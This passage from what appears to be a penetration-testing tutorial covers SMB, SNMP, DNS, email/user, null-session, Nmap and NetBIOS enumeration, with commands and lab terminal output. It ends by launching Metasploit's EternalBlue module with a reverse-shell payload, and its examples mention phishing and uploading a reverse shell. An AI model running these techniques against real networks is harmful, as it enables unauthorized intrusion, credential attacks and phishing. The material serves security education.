


```
       =[ metasploit v6.3.51-dev                          ]
+ -- --=[ 2384 exploits - 1235 auxiliary - 418 post       ]
+ -- --=[ 1388 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > set rhost 192.168.119.132
rhost ⇒ 192.168.119.132
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.119.132:445   - SMB Detected (versions:1) (preferred dialect:) (signatures:op
tional)
[*] 192.168.119.132:445   -   Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.119.132:      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > 
```

CrackMapExec

CrackMapExec is a post-exploitation tool that helps automate the assessment of large Active Directory networks.

- **General SMB Enumeration**:



```
┌──(kali㉿kali)-[~/Desktop]
└─$ crackmapexec smb 192.168.119.0/24
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing RDP protocol database
[*] Initializing LDAP protocol database
[*] Initializing WINRM protocol database
[*] Initializing SMB protocol database
[*] Initializing SSH protocol database
[*] Initializing FTP protocol database
[*] Initializing MSSQL protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
SMB         192.168.119.132 445    METASPLOITABLE    [*] Unix (name:METASPLOITABLE) (domai
n:localdomain) (signing:False) (SMBv1:True)
```

This command provides a quick overview of SMB services, including OS, domain information, and SMB signing status.

Practical Example of SMB Enumeration

Consider a scenario where a pentester is assessing the security of a corporate network. After identifying active hosts using Nmap, the pentester discovers a host with an open SMB port. Using Enum4linux, the pentester extracts detailed information, including available shares, users, and groups.

Identifying a writable share, the pentester uses **smbclient** to access it and potentially uploads a malicious file for further exploitation, such as a reverse shell script. This action could lead to gaining unauthorized access to the system, highlighting the importance of securing SMB services and shares.

SNMP Enumeration Techniques and Tools

Introduction

The Simple Network Management Protocol (SNMP) is a widely used protocol for managing and monitoring network devices, such as routers, switches, servers, printers, and more, on IP networks. SNMP enumeration involves querying SNMP-enabled devices to gather valuable information about the network's structure, configuration, and components.

Understanding SNMP

SNMP operates primarily on UDP ports 161 (for general SNMP queries) and 162 (for SNMP traps, which are alerts sent from SNMP agents to a management station). It uses a structured format known as Management Information Base (MIB) to organize and access network device data. SNMP versions 1, 2c, and 3 offer varying levels of security, with SNMPv3 providing significant security enhancements, including authentication and encryption.

SNMP Enumeration Techniques

Community Strings

SNMP community strings act as plaintext passwords to grant access to SNMP data. The default community strings are often "public" for read-only access and "private" for read-write access. Enumeration involves guessing or discovering these strings to access MIB data.

MIB Tree Walking

Walking the MIB tree involves systematically querying a series of Object Identifiers (OIDs) to retrieve the entire MIB data from a device. This process can uncover a wealth of information about the device and the network.

Tools for SNMP Enumeration

Nmap

Nmap can be used to discover SNMP-enabled devices and sometimes guess community strings.

- **Discovering SNMP Services**:

```
nmap -sU -p 161 --open -oG snmp_hosts.txt 192.168.1.0/24
```

This command scans for hosts with open UDP port 161 and saves the results.

- **Community String Guessing**:

```
nmap -sU -p 161 --script=snmp-brute --script-args snmp-brute.communitiesdb=/path/to/wordlist.txt 192.168.1.1
```

This uses a wordlist to attempt to brute-force community strings.

snmpwalk

snmpwalk is a tool for performing SNMP queries to walk the MIB tree.

- **Walking the MIB Tree**:

snmpwalk -v2c -c public 192.168.1.1

This command walks the MIB tree using the "public" community string on SNMPv2c.

snmpcheck

snmpcheck is designed to automate the process of gathering information via SNMP.

- **Automated SNMP Enumeration**:

snmpcheck -t 192.168.1.1 -c public

This performs an automated enumeration using the "public" community string.

Onesixtyone

Onesixtyone is an efficient SNMP scanner that can be used to brute-force community strings.

- **Community String Scanning**:

onesixtyone -c community.txt -i hosts.txt

Where **community.txt** contains a list of potential community strings, and **hosts.txt** contains target IP addresses.

Metasploit

The Metasploit Framework includes modules for SNMP enumeration.

- **SNMP Enumeration Module**:

Using Metasploit's **auxiliary/scanner/snmp/snmp_enum** module, testers can gather detailed SNMP information.

```
use auxiliary/scanner/snmp/snmp_enum
set RHOSTS 192.168.1.1
set COMMUNITY public
run
```

Practical Example of SNMP Enumeration

Imagine a penetration tester tasked with evaluating the security of a network. After initial reconnaissance, the tester discovers several SNMP-enabled devices. Using snmpwalk with common community strings, the tester retrieves information about network interfaces, connected devices, and even routing tables from a network router.

DNS and Domain Enumeration Techniques

Introduction

The Domain Name System (DNS) is a hierarchical and decentralized naming system for computers, services, or any resource connected to the Internet or a private network. It translates more readily memorized domain names to the numerical IP addresses needed for locating and identifying computer services and devices with the underlying network protocols. For penetration testers (pentesters), DNS and domain enumeration is a critical initial step in the reconnaissance phase, allowing them to uncover the structure of a target's network and identify potential attack vectors.

Understanding DNS Enumeration

DNS enumeration involves extracting records such as A (address), MX (mail exchange), NS (name server), SOA (start of authority), and TXT (text) from DNS servers. This information can reveal a lot about an organization, including potential external entry points, third-party services, and email servers.


Techniques for DNS and Domain Enumeration

Forward DNS Lookup

This is the process of querying DNS servers to convert domain names into IP addresses.

- **Command Example with dig**:

dig example.com



```
┌──(kali㉿kali)-[~/Desktop]
└─$ dig cnn.com

; <<>> DiG 9.19.19-1-Debian <<>> cnn.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 41705
;; flags: qr rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0×0005, udp: 512
;; QUESTION SECTION:
;cnn.com.                       IN      A

;; ANSWER SECTION:
cnn.com.                5       IN      A       151.101.3.5
```

This command retrieves the A record (IP address) for **example.com**.

Using DNS Enumeration Tools

Various tools can automate and enhance DNS enumeration, providing more comprehensive insights.

- **TheHarvester**:

TheHarvester is a tool for gathering subdomain names, emails, open ports, and more from different public sources.

```
theHarvester -d example.com -b all
```

This searches various sources for data related to **example.com**.

- **Fierce**:

Fierce is a DNS reconnaissance tool for locating non-contiguous IP space and associated hostnames.

```
fierce --domain example.com
```

This scans for DNS records associated with **example.com**.

- **Amass**:

Amass performs network mapping of attack surfaces and external asset discovery using open-source information gathering and active reconnaissance techniques.

```
amass enum -d example.com
```

This enumerates all discovered subdomains, for **example.com**.

Practical Example of DNS and Domain Enumeration

Consider a scenario where a pentester aims to map out the digital infrastructure of "example.com." The tester begins with a basic **dig** query to identify the primary IP address. Then, using **dnsrecon**, the tester discovers several subdomains, such as **mail.example.com** and **vpn.example.com**, indicating potential email and VPN gateways.

Exploring further with Amass, the tester uncovers additional subdomains hosted on third-party services, revealing potential points of exposure. The tester also attempts a DNS zone transfer against identified name servers to check for misconfigurations, though modern DNS servers are typically secured against unauthorized transfers.

Throughout this process, the pentester compiles a comprehensive list of IPs, subdomains, and services that could be potential targets for further investigation and potential exploitation.

Email and User Enumeration Methods

Introduction


Email and user enumeration are crucial aspects of the reconnaissance phase in penetration testing, aimed at identifying valid usernames, email addresses, and other user-related information within a target organization. This information can be instrumental for crafting phishing attacks, brute-forcing passwords, or escalating privileges.

Email Enumeration Techniques

Online Tools and Search Engines

Using search engines like Google and Bing and specialized tools like Hunter.io can reveal email addresses associated with a domain. For instance, a simple Google search query like:

site:example.com email



google.com/search?q=site%3Afoxnews.com+email&sca_esv=4565a9eaa81cf1bb&ei=seTHZYGsEbaJ9u8Po7CJsA4&v...

site:foxnews.com email

16 Dec 2023 — When your **email** address falls into the wrong hands, you could be in for some trouble. Kurt "CyberGuy" Knutsson explains how spammers get ...

foxnews.com
https://www.foxnews.com › tech › dont-fall-for-these-...

Don't fall for these 7 fake phishing emails

7 Dec 2023 — Fake **emails** often use spoofed or similar-looking addresses and domain names to deceive you. For example, an **email** from support@amaz0n.com or ...

foxnews.com
https://www.foxnews.com › tech › fall-deceptive-emai...

Don't fall for that deceptive email asking for your help

24 Aug 2023 — Hackers are using phishing **email** scams to try and steal your information. Kurt "CyberGuy" Knutsson explains how it works and what you can do ...

foxnews.com
https://www.foxnews.com › tech › tech-trick-start-year...

Two minute tech tricks: Start the year with a clean inbox

Can unearth email addresses published on web pages.

Social Media and Professional Networks

Platforms like LinkedIn, Facebook, and Twitter can be rich sources of employee information, including their roles and email formats used by the organization.

TheHarvester

TheHarvester is a tool that gathers emails, subdomains, hosts, employee names, and more from different public sources (like search engines and PGP key servers).

- **Command Example**: *theHarvester -d example.com -b all*

This command searches various sources for email addresses associated with **example.com**.

Email Permutation Tools

Tools like Email Permutator+ combined with an email verification tool can help generate and validate potential email addresses based on known naming conventions within the organization.

User Enumeration Techniques


SMTP VRFY Command

The SMTP VRFY command can be used to verify if a username exists on an SMTP server. This can be performed using Telnet or tools like Netcat.

- **Telnet Example**:

telnet mail.example.com 25

VRFY john.doe




```
┌──(kali㉿kali)-[~/Desktop]
└─$ telnet 192.168.119.132 25
Trying 192.168.119.132 ...
Connected to 192.168.119.132.
Escape character is '^]'.
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY service
252 2.0.0 service
```

Network File Shares and FTP

Misconfigured network shares (SMB, NFS) and FTP servers can sometimes allow anonymous access, revealing user directories and potential usernames.

- **Listing Shares with smbclient**:

smbclient -L //192.168.1.1 -N



```
┌──(kali㉿kali)-[~/Desktop]
└─$ smbclient -L //192.168.119.132 -N
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian
))
        ADMIN$          IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian
))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful
```

This command lists available SMB shares, potentially revealing user-related information.

Practical Example of Email and User Enumeration

A penetration tester, aiming to enumerate potential targets within "example.com," starts by leveraging TheHarvester to scrape search engines, revealing several email addresses. Analyzing the format of these emails (e.g., **first.last@example.com**), the tester uses an email permutation tool to generate a list of potential email addresses based on known employees from LinkedIn.

Simultaneously, the tester uses Telnet to connect to the organization's SMTP server, using the VRFY command to validate suspected usernames. This process confirms several valid usernames, which are then used in conjunction with the previously gathered email addresses to tailor phishing campaigns aimed at gaining initial access to the organization's network.

Null Sessions and Their Role in Enumeration

Introduction

Null sessions are a significant aspect of enumeration in the context of penetration testing, particularly when dealing with Windows networks. This method exploits a feature in Windows systems that allows anonymous users to establish a connection to the SMB (Server Message Block) service without providing a username or password. Historically, this feature was intended to enable legitimate uses of network resources, such as file sharing and printer access, without authentication. However, it can also be exploited to gather valuable information about network configurations, user accounts, and shared resources, making it a potent tool in the reconnaissance phase of a penetration test.

Understanding Null Sessions

A null session occurs when an anonymous connection is made to an IPC$ share (Inter-Process Communication Share) on a Windows machine. The IPC$ share is designed to facilitate communication between processes, both locally and over the network. By connecting to this share using a null session (i.e., with empty credentials), a user can potentially enumerate sensitive information from the target system.

The Role of Null Sessions in Enumeration

Null sessions can be leveraged to enumerate:

- List of user accounts and groups
- List of shares
- Security policies
- Windows version and other system information

This information can provide a penetration tester with insights into potential vulnerabilities, user privileges, and avenues for further exploitation.

Techniques and Commands for Exploiting Null Sessions

Establishing a Null Session

To establish a null session, one might use the **net use** command on Windows or the **smbclient** command on Linux.

- **Windows Command**:

net use \\192.168.1.1\IPC$ "" /u:""

This command attempts to connect to the IPC$ share on the target machine at 192.168.1.1 with empty credentials.

- **Linux Command (using smbclient)**:

smbclient -L \\192.168.1.1 -N

This command lists the shares on the target machine without using a password (**-N** stands for no password).

Enumerating Information via Null Sessions

Once a null session is established, various tools can be used to enumerate information from the target system.

- **Using enum4linux**:

enum4linux -a 192.168.1.1

enum4linux is a tool for enumerating information from Windows and Samba systems. The **-a** option runs all simple enumeration options.

- **Using rpcclient**:

rpcclient -U "" -N 192.168.1.1

After connecting with **rpcclient**, various commands can be used for enumeration, such as **enumdomusers** to list user accounts.

Mitigations Against Null Session Vulnerabilities

Modern versions of Windows have largely mitigated the risks associated with null sessions by disabling anonymous access to IPC$ shares by default and providing configuration options to restrict anonymous enumeration of SAM accounts and shares. It's crucial for network administrators to ensure these settings are configured correctly to protect against null session attacks.

Practical Example of Null Session Enumeration

A penetration tester discovers a target machine running an older version of Windows that is potentially vulnerable to null session attacks. By establishing a null session using the **net use** command, the tester gains access to the IPC$ share. Leveraging **enum4linux**, the tester enumerates user accounts, finding several that could be used for further attacks, such as brute-force password guessing.

Using Nmap for Service Enumeration

Introduction

Nmap ("Network Mapper") is an open-source tool for network exploration and security auditing. It's widely used by penetration testers (pentesters) for tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime. One of Nmap's core capabilities is service enumeration, which involves identifying network services running on host systems and gathering specific information about those services, such as the type, version, and configuration.

Basic Service Enumeration with Nmap

Nmap can perform service enumeration using its default scripts or by probing open ports to determine the service type and version.

Basic Service and Version Detection

- **Command Example**:

nmap -sV 192.168.1.1

The **-sV** option enables version detection, allowing Nmap to query services on open ports to deduce the service type and version.

Aggressive Service Detection

Aggressive detection combines service detection with Nmap Scripting Engine (NSE) scripts and other techniques to provide more comprehensive results.

- **Command Example**:

nmap -A 192.168.1.1

The **-A** option enables OS detection, version detection, script scanning, and traceroute in addition to service enumeration.

Advanced Service Enumeration Techniques

Nmap's advanced features allow for more detailed enumeration of specific services, leveraging the Nmap Scripting Engine (NSE) for targeted probes.

Enumerating HTTP Services

Nmap can use various NSE scripts to gather more detailed information about HTTP services, such as directory enumeration, server technologies, and even potential vulnerabilities.

- **HTTP Enumeration Example**:

nmap --script=http-enum 192.168.1.1

This command uses the **http-enum** script to enumerate paths on web servers.

Enumerating SMB Services

SMB service enumeration can reveal valuable information about Windows networks, including shares, users, and more.

- **SMB Enumeration Example**:

nmap --script=smb-os-discovery 192.168.1.1

This command uses the **smb-os-discovery** script to enumerate the SMB service for OS information, server type, and more.

Enumerating SNMP Services

SNMP enumeration can provide insights into network devices and their configurations.

- **SNMP Enumeration Example**:

nmap -sU --script=snmp-info 192.168.1.1

This command uses the **snmp-info** script to enumerate SNMP services. The **-sU** option specifies a UDP scan, as SNMP typically operates over UDP.

Customizing Service Enumeration with NSE Scripts

NSE allows for customized enumeration by specifying individual scripts or script categories. Nmap's script categories include **safe**, **intrusive**, **vuln**, and more.

- **Custom Script Enumeration Example**:

nmap --script="default,vuln" 192.168.1.1

This command runs all default scripts plus scripts categorized as vulnerability checks.

Optimizing Nmap Scans

For efficient service enumeration, pentesters can combine various Nmap options.

- **Optimized Enumeration Example**:

nmap -sV --version-intensity 5 --script=default,vuln 192.168.1.1

This command performs service version detection with a version intensity of 5 (the default level, balancing speed and accuracy) and runs default and vulnerability scripts.

Practical Example of Nmap Service Enumeration

A pentester targeting a company's network begins by using Nmap for basic service enumeration across the network's IP range. Discovering several web servers, the pentester then employs HTTP-specific NSE scripts to enumerate directories, identify web technologies, and check for common vulnerabilities. For discovered SMB services, the pentester uses SMB-specific scripts to gather information about the Windows environment, such as the domain controller, OS version, and shares.

NetBIOS Enumeration Techniques

Introduction

NetBIOS (Network Basic Input/Output System) enumeration is a technique used in penetration testing to gather information about a network's Windows computers and devices. This information can include details such as device names, user names, group names, and shares, which can be instrumental in furthering an attack. NetBIOS operates on TCP/UDP ports 137 (name services), 138 (datagram services), and 139 (session services).

Understanding NetBIOS Enumeration

NetBIOS enumeration allows an attacker or penetration tester to obtain a wealth of information about a target network, including:

- Hostnames
- Usernames
- Group names
- Shares
- Policies
- Other services running on machines

This information can be leveraged to identify potential vulnerabilities, plan attacks, or gain unauthorized access.


NetBIOS Enumeration Techniques and Tools

NBTScan

NBTScan is a command-line tool designed to scan IP networks for NetBIOS name information.

- **Basic Usage**:

nbtscan 192.168.1.0/24



```
┌──(kali㉿kali)-[~/Desktop]
└─$ nbtscan 192.168.119.1/24
Doing NBT name scan for addresses from 192.168.119.1/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.119.132  METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
```

This command scans the 192.168.1.0 network with a subnet mask of 255.255.255.0 for NetBIOS information.

Exploitation

Understanding Vulnerabilities and Their Role in Exploitation

Introduction

In the realm of cybersecurity, understanding vulnerabilities and their exploitation is crucial for both attackers and defenders. This chapter delves into the nature of vulnerabilities, how they are identified and exploited, and, ultimately, how they can be mitigated. We will use practical examples and commands to illustrate these concepts, providing a comprehensive overview for penetration testers (pentesters) and security enthusiasts alike.

Understanding Vulnerabilities

Definition of a Vulnerability

A vulnerability is a weakness or flaw in a system that can be exploited by an attacker to perform unauthorized actions. This can include gaining access, stealing data, or disrupting services. Vulnerabilities can exist in software, hardware, network protocols, or organizational processes.

Types of Vulnerabilities

- **Software Vulnerabilities**: Flaws in software code, such as buffer overflows or SQL injection vulnerabilities.
- **Configuration Weaknesses**: Improper system or application configurations that leave systems open to attack.
- **Network Vulnerabilities**: Issues in network protocols or services that can be exploited, like man-in-the-middle (MITM) attacks.
- **Physical Vulnerabilities**: Physical access to systems or hardware that can lead to unauthorized access or data breaches.

Identifying Vulnerabilities

Vulnerability Scanning

Vulnerability scanners are tools used to automate the process of identifying vulnerabilities. They scan systems, networks, and applications, looking for known vulnerabilities.

Example Command: Using **nmap** to scan for open ports and potential vulnerabilities.


```
nmap -sV -T4 -oN nmap_results.txt target_ip
```

This command scans for open ports and services (**-sV**), uses an aggressive timing template to speed up the scan (**-T4**), and outputs the results to a file (**-oN nmap_results.txt**).

Penetration Testing Tools

Penetration testing involves actively exploiting vulnerabilities. Tools like Metasploit Framework allow pentesters to use pre-built exploits against identified vulnerabilities.

Example Command: Using Metasploit to exploit an SMB vulnerability.



```
       =[ metasploit v6.3.51-dev                          ]
+ -- --=[ 2384 exploits - 1235 auxiliary - 418 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.119.131
rhosts ⇒ 192.168.119.131
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost eth0
lhost ⇒ eth0
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
```

This sequence of commands launches Metasploit (**msfconsole**), sets up an exploit for the MS17-010 vulnerability (EternalBlue), configures the target and payload, and executes the exploit.

Exploiting Vulnerabilities

3.1 The Exploitation Process

Exploiting a vulnerability involves several steps: reconnaissance, vulnerability scanning, gaining access, maintaining access, and covering tracks.

3.2 Crafting Exploits

Exploits are pieces of software or sequences of commands that take advantage of vulnerabilities to execute unauthorized actions. Exploit development requires deep knowledge of programming, the vulnerable system, and the intended outcome.

Mitigation Strategies

4.1 Patching and Updates

Regularly updating software and systems is crucial to mitigating vulnerabilities. Patches often address known security flaws.

4.2 Secure Configuration

Ensuring systems are configured securely can prevent many exploits. This includes disabling unnecessary services, enforcing strong authentication, and applying the principle of least privilege.

4.3 Security Best Practices

